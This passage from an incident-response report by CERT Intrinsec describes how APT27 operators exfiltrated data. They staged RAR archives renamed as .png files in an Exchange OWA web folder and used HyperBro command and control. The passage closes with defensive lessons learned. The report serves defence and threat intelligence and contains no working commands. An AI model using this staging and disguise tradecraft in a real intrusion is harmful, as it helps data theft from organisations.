
Tactic ID	Technique ID	Technique Name
Exfiltration	T1071.001	Application Layer Protocol: Web Protocols


Attackers used different methods to exfiltrate data.
First, archives containing stolen data were moved to the Exchange server, in the Exchange folder C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources\, an easy way to exfiltrate data as this server had direct access to the Internet. These RAR archives were renamed with a .png file extension to hide in plain sight and try to avoid detection. Attackers then deleted them. By investigating files and Exchange server, CERT Intrinsec managed to carve some archives from disk images and retrieve passwords used to create the latter. It was then possible to know which data were exfiltrated by attackers.
You can see below archives’ names created by the attackers prior to exfiltrating.
.\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources\error1.png
.\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources\error2.png
.\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources\error3.png

[…]
.\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources\error.part025.rar
.\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources\error.part026.rar
Attackers used HyperBro command and control server as well to exfiltrate WinRAR archives. Most of the exfiltration was carried out in 26 days and involve gigabytes of data, from 4 different domains.

APT27 Intrusion Set

The following diagram sums up APT27 techniques, tactics and procedures.





Lessons Learned

To prevent those types of attacks, CERT Intrinsec recommends **monitoring network and endpoints activities**. Indeed, supervising network equipments allows to track down malicious activities performed by advanced persistent threat, including command and control communications and exfiltration. Depending on your situations : XDR / MDR approaches combined with SOC and proper threat intelligence.

Ensuring **a proper log retention and storage** is a good way to improve detection of malicious behaviour.

Handling network, **Active Directory hardening** especially regarding trusts, and least privilege principle is very important to slow down attackers in the event of an intrusion.

When compromising servers, particularly domain controllers, operators are used to execute commands to collect credentials or to dump NTDS database. Very useful information sources are available on systems and need to be monitored to spot attackers' actions. These sources are Sysmon, that allows to log various events helping detection, and Microsoft Protection Logs where many evidences were found during the investigation. CERT Intrinsec published an article about this artefact and a parser to extract useful informations from it. You can read this article here.

As explained previously, adversaries can take advantage of a vulnerable exposed server to enter the corporate's network. That shows the importance of **keeping public-facing equipments up-to-date** and **managing vulnerabilities (support at least by an external asset security monitoring approach to ensure a second line of defense in complexe / fast evolving environment)**.

External Resources